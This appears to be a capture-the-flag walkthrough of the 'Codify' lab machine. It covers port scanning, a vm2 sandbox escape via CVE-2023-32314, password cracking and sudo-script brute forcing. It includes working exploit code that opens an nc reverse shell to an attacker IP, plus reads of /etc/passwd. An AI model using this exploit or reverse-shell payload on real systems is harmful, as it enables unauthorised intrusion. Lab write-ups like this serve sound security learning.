# Codify walkthrough

## Index



## List of pictures

# Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

# Reconnaissance

The results of an initial nMap scan are the following:

```
└─# nmap -sT -p- -sV -sC -O -A 10.10.11.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 11:51 AEDT
Nmap scan report for codify.htb (10.10.11.239)
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Codify
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/23%OT=22%CT=1%CU=36502%PV=Y%DS=2%DC=T%G=Y%TM=65AF
OS:0DB8%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   28.26 ms 10.10.14.1
2   22.94 ms codify.htb (10.10.11.239)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.43 seconds
```

*Picture 1 - nMap scan results*


Ports open are 22, 80, 3000. So, the machine has SSH enabled and a Node.js application running on port 80. NMap detected that operative system is Linux, but any other specific information about it.

# Initial foothold

Browsing the application, I learned that it uses a ***vm2*** library. It is possible to use the following modules:

- ***url***;
- ***crypto***;
- ***util***;
- ***events***;
- ***assert***;
- ***stream***;
- ***path***;
- ***os***;
- ***zlib***.

So, I can't use the module ***child_process***.




*Picture 2 - Application library*

I did a research on the Internet and I found a possible exploit to attack the ***vm2*** library. This exploit is relative to **CVE-2023-32314**. This vulnerability is related to using ***err.name.toString*** in the ***ErrorPrototypeToString*** function, which is called from the host context. The issue arises because the error argument of the ***prepareStackTrace*** function is not handled properly by handlers defined in ***vm2/lib/bridge.js***. This is due to ***prepareStackTrace*** being called directly by the V8 engine without going through proxy handlers. The behavior of a proxy object's ***[[Call]]*** internal method is relevant. It points to the creation of ***argArray*** in the host context and the host object being passed to ***apply(target, thiz, args)***. This suggests that accessing the Function constructor of the host context is possible, which could be a security concern in the vulnerable code. This vm2 vulnerability is related to the mishandling of the error argument in the ***prepareStackTrace*** function, potentially allowing unauthorized access to the Function constructor in the host context.

## User flag

By executing an exploit relative to this CVE using the following code:

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("rm -f /tmp/a;
mkfifo /tmp/a; nc 10.10.14.4 8089 0</tmp/a | /bin/sh >/tmp/a 2>&1; rm /tmp/a
").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code));
```

I obtained a shell with user ***svc***. However, this user has not the user flag:

```
whoami
svc
pwd
/home/svc
ls -la
total 32
drwxr-x--- 4 svc    svc    4096 Jan 22 11:15 .
drwxr-xr-x 4 joshua joshua 4096 Sep 12 17:10 ..
lrwxrwxrwx 1 svc    svc       9 Sep 14 03:28 .bash_history → /dev/null
-rw-r--r-- 1 svc    svc     220 Sep 12 17:10 .bash_logout
-rw-r--r-- 1 svc    svc    3771 Sep 12 17:10 .bashrc
drwx------ 2 svc    svc    4096 Sep 12 17:13 .cache
drwxrwxr-x 5 svc    svc    4096 Jan 22 07:22 .pm2
-rw-r--r-- 1 svc    svc     807 Sep 12 17:10 .profile
-rw-r--r-- 1 svc    svc       0 Jan 22 11:15 pwned
-rw-r--r-- 1 svc    svc      39 Sep 26 10:00 .vimrc
```

*Picture 3 - Shell obtained with user without user flag*

The next step was stabilize the shell, with the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash");'
svc@codify:~$
```

*Picture 4 - Obtain a better shell*

From this shell, I read the ***/etc/passwd*** file to search new users:


```
svc@codify:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
fwupd-refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
svc@codify:~$
```

*Picture 5 - /etc/passwd file*

The user I need is that called ***joshua***. I navigate the file system to search some interesting information. In the application folder, in particular in ***/var/www/contact***, ***tickets.db*** file is very interesting. In this file I found joshua's hashed credentials, as shown in the following picture:

*Picture 6 - joshua' hashed credentials*

So, I tried to crack this password using ***JohnTheRipper*** tool, and I obtained a match.





*Picture 7 - Password cracked*

Using the credentials just found, I logged in the system as joshua via SSH:


*Picture 8 - Log in as joshua*

So, I retrieved the user flag:




*Picture 9 - User flag*

## Privilege escalation

It was the time to escalate my privileges to root privilege. As usual, I tried to launch ***linpeas.sh*** script. In this case, I had an interesting information. Joshua user can run a specific command as root:


*Picture 10 - Info usefule to privilege escalation*


This script tries to connect to the database. However, it uses a not safe comparison for the password via == operator. This bash operator uses pattern matching instead of interpreting it as a string. If we give wildcard ***** it gives some weird output, it says Password confirmed, so we need to brute force the password. So, I developed a script called ***privesc.py*** to try to brute force the password. By running this script, I found the root's password:


*Picture 11 - Root's password*

To log in the system as root, I only need to try to use the following command:


*Picture 12 - Log in as root*

So, the root flag is in its home directory:




*Picture 13 - Root flag*